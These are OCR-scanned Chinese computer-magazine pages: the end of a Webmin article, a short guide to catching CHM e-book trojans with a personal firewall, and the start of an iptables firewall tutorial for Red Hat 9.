


图4 Sendmail配置页面

结　论

作为一个Linux系统管理员，Webmin可以让你比以前加更快速有效地处理你的各项工作。如果你需要通过LAN/WAN上的另一台电脑或者是互联网中的某台电脑管理你的Linux主机，Webmin与SSL结合提供了一个安全高效的管理选择。Webmin提供了简单的可扩展的GUI管理工具，随着管理模块的不断丰富，Webmin一定能够成为管理小型UNIX系统的利器。

适合读者：网民
前置知识：无

用天网揪出电子书中的木马

文/图　混世魔王

古人云"书中自有颜如玉，书中自有黄金屋，书中自有千钟粟……"，可如今书中到处是木马！前几天到网络上下载了一些学习教材，大多数都是CHM格式，不由让人想到CHM木马！可惜我那可怜电脑才128MB内存，只装了个天网防火墙。如何用防火墙找到木马呢？捣鼓了半天才找到方法。


下面我我们来合理利用资源，介绍一下用防火墙揪出隐藏在书中的木马，我这里以天网防火墙为例。首先，我们先设置防火墙。去掉"允许所有的应用程序访问网络，并在规则中记录这些程序"前面的小勾。

这样所有没有被授权而访问网络的程序，就会都被防火墙拦截，如果CHM书中有木马，我们运行后，木马访问网络也同样给防火墙拦截了。

我们来测试一下吧，我先做好了一个CHM木马，我们运行它。

出现提示了吧？HH.EXE这个文件要访问网络，我们选择"禁止"就可以了。然后找到它的路径，删除吧！

适合读者：网管
前置知识：Linux基本操作



玩转Linux防火墙

文/图 风之扬

网络安全实践中，防火墙（Firewall）是被经常强调的重点，它的基本功能是过滤并阻挡本地网络与Internet之间的数据传送。Linux提供了一个非常优秀的防火墙工具——Netfilter/Iptables。它完全免费、功能强大、使用灵活、可以对流入和流出的信息进行细化控制，且可以在一台低配置机器上很好地运行。本文将简单介绍使用Netfilter/Iptables实现防火墙架设和Internet连接共享等应用。

基本概念

1. Iptables简介

Netfilter/Iptabels应用程序被认为是Linux中实现包过滤功能的第4代应用程序。Netfilter/Iptables包含在2.4以后的内核中，它可以实现防火墙、NAT（网络地址翻译）和数据包的分割等功能。Netfilter工作在内核，而Iptables则是让用户定义规则集的表结构。Netfilter/Iptables从Ipchains和Ipwadfm（IP防火墙管理）演化而来，功能更加强大。下面将Netfilter/Iptabels统一称为Iptables。可以用Iptables为UNIX、Linux和BSD个人工作站创建一个防火墙，也可以为一个子网创建防火墙以保护其他的系统平台。Iptales只读取数据包头，不会给信息流增加负担，也无需进行验证。要想获得更好的安全性，可以将它和一个代理服务器相结合。

下面将正式使用Iptables来创建防火墙。启动和停止Iptables的方法取决于所使用的Linux发行版，可以先查看所使用Linux版本的文档。一般情况下，Iptables已经包含在Linux发行版中，运行Iptables–>version来查看系统是否安装了Iptables。在Red Hat 9.0中，安装的版本是Iptables v1.2.7a。如果系统没有安装Iptables，则可以从http://www.Netfilter.org下载。

典型的防火墙设置有两个网卡：一个流入，一个流出。Iptables读取流入和流出数据包的报头，将它们与规则集（Ruleset）相比较，将可接受的数据包从一个网卡转发至另一个网卡，对被拒绝的数据包，可以丢弃或按照所定义的方式来处理。

2. 命令和参数详解

通过向防火墙提供有关对来自某个源地址、到某个目的地或具有特定协议类型的信息包要做些什么的指令，规则控制信息包的过滤。通过使用Iptables系统提供的特殊命令Iptables建立这些规则，并将其添加到内核空间特定信息包过滤表内的链中。在RedHat 9下，Iptables的命令参数如图1所示。




图1

关于添加、去除、编辑规则的命令，一般语法如下：

Iptables [-t table] command [match] [target]

1.表（table）。[-t table]选项允许使用标准表之外的任何表，表是包含仅处理特定类型信息包的规则和链的信息包过滤表。有3个可用的表选项 filter、nat和mangle。该选项不是必需的，如果未指定，则filter作为缺省表。

2.命令（command）。Command部分是Iptables命令最重要的部分。它告诉Iptables命令要做什么，例如插入规则，将规则添加到链的末尾或删除规则。

3.匹配（match）。Iptables命令的可选match部分指定信息包与规则匹配所应具有的特征（如源地址、目的地址、协议等）。匹配分为通用匹配和特定于协议的匹配两大类。这里将介绍可用于采用任何协议的信息包的通用匹配。

4.目标（target）。目标是由规则指定的操作，对与那些规则匹配的信息包执行这些操作。除了允许用户定义的目标之外，还有许多可用的目标选项，如LOG、REDIRECT、MARK、MIRROR和MASQUERADE等。

开始配置之前，首先介绍维护规则表的命令。


> （–N）创建一个新规则表。
> （–X）删除一个空规则表。
> （–P）改变内建规则表的默认策略。
> （–L）列出规则表中的规则。
> （–F）清空规则表中的规则。
> （–Z）将规则表计数器清零。

再就是管理规则表中的规则。

> （–A）添加新规则到规则表。
> （–I）插入新规则到规则表的某个位置。
> （–R）替换规则表中的规则。
> （–D）删除规则表中的某条规则。

3．查看防火墙规则

上面仅对Iptables的用法做了一个简单介绍，使用中可以运行man Iptables来查看所有命令和选项的完整介绍，或者运行Iptables -help来查看一个快速帮助。要查看系统中现有的Iptables规划集，可以运行Iptables list命令。图2是Iptables的命令示范。



```
[root@linux cndes]# iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
RH-Lokkit-0-50-INPUT  all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
RH-Lokkit-0-50-INPUT  all  --  anywhere             anywhere

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain RH-Lokkit-0-50-INPUT (2 references)
target     prot opt source               destination
ACCEPT     udp  --  ns.wuhan.net.cn      anywhere           udp spt:domain dpts:
1025:65535
ACCEPT     udp  --  ns1.hbwhptt.net.cn   anywhere           udp spt:domain dpts:
1025:65535
ACCEPT     all  --  anywhere             anywhere
REJECT     tcp  --  anywhere             anywhere           tcp dpts:0:1023 flag
s:SYN,RST,ACK/SYN reject-with icmp-port-unreachable
REJECT     tcp  --  anywhere             anywhere           tcp dpt:nfs flags:SY
N,RST,ACK/SYN reject-with icmp-port-unreachable
REJECT     udp  --  anywhere             anywhere           udp dpts:0:1023 reje
ct-with icmp-port-unreachable
REJECT     udp  --  anywhere             anywhere           udp dpt:nfs reject-w
ith icmp-port-unreachable
REJECT     tcp  --  anywhere             anywhere           tcp dpts:x11:6009 fl
ags:SYN,RST,ACK/SYN reject-with icmp-port-unreachable
REJECT     tcp  --  anywhere             anywhere           tcp dpt:xfs flags:SY
```

图2

Linux内核中默认的有3个被称为"防火墙规则"的过滤表，分别是INPUT、OUTPUT和FORWARD。如上例所示，每一个数据包都要通过3个内建的链中的一个。filter是最常用的表，在filter表中最常用的3个目标是ACCEPT、DROP和REJECT。ACCEPT表示接受信息 DROP会丢弃数据包，不再对其进行任何处理 REJECT会把出错信息传送至发送数据包的主机。

设置安全级别

了解上述参数后，我们来看看如何为系统选择适当的安全级别。在RedHat 9.0中，提供一个GUI程序来让用户对系统的安装级别进行简单的配置。该工具的启动方法是：打开"主选单"下的"系统设置"，找到"安全工具"选项，在此对安全级别进行设置。现实中一般不使用这个GUI工具，因为它的功能有限，也不够透明。在Shell提示下键入 RedHat-config-securitylevel命令来启动"安全级别配置工具"。如果不是根用户，它会提示你输入根口令后再继续，如图3所示。




图3

1．高级

如果你选择了[高级]，你的系统就不会接受那些没有被你具体指定的连接（除了默认设置外）。只有以下连接是默认允许的：

> DNS回应；
> DHCP—任何使用 DHCP 的网络接口都可以被相应地配置。

如果你选择[高级]，你的防火墙将不允许下列连接

> 活跃状态FTP（在多数客户机中默认使用的被动状态FTP应该能够正常运行）；

> IRC DCC文件传输；

> RealAudio；

> 远程X窗口系统客户机。

如果你要把系统连接到互联网上，但是并不打算运行服务器，这是最安全的选择。如果需要额外的服务，你可以选择[定制]来具体指定允许通过防火墙的服务。

> 小提示：如果你在安装中选择设置了中级或高级防火墙，网络验证方法（NIS和 LDAP）将行不通。

2.中级

如果你选择了[中级]，你的防火墙将不准你的系统访问某些资源。访问下列资源是默认不允许的：

> 低于1023的端口。这些是标准要保留的端口，主要被一些系统服务所使用，例如FTP、SSH、telnet、HTTP和NIS。

> NFS服务器端口（2049）。在远程服务器和本地客户机上，NFS都已被禁用。

> 为远程X客户机设立的本地X窗口系统显示。

> 4.X字体服务器端口（xfs不在网络中监听；它在字体服务器中被默认禁用）。

> 如果你想准许到RealAudio之类资源的访问，但仍要堵塞到普通系统服务的访问，选择[中级]。可以选择[定制]来允许具体指定的服务穿过防火墙。

另外，如果在安装中设置了中级或高级防火墙，网络验证方法（NIS和LDAP）将行不通。

3.无防火墙

无防火墙给予完全访问权并不做任何安全检查。安全检查是对某些服务的禁用。建议你只有在一个可信任的网络（非互联网）中运行时，或者你想稍后再进行详细的防火墙配置时才选此项。

4.定制

通过选择[定制]，我们可以添加信任的设备或允许其他的进入接口。如图4所示。

首先，被激活的是[信任的设备]区域。选择[信任的设备]中的任何一个将会允许你的系统接受来自这一设备的全部交通 它不受防火墙规则的限制。例如，如果你在运

行一个局域网，但是通过PPP拨号连接到了互联网上，你可以选择[eth0]，而后所有来自你的局域网的通信将会被允许。把[eth0]选为"信任的"意味着所有这个以太网内的交通都是被允许的，但是ppp0接口仍旧有防火墙限制。如果你想限制某一接口上的交通，不要选择它。建议你不要将连

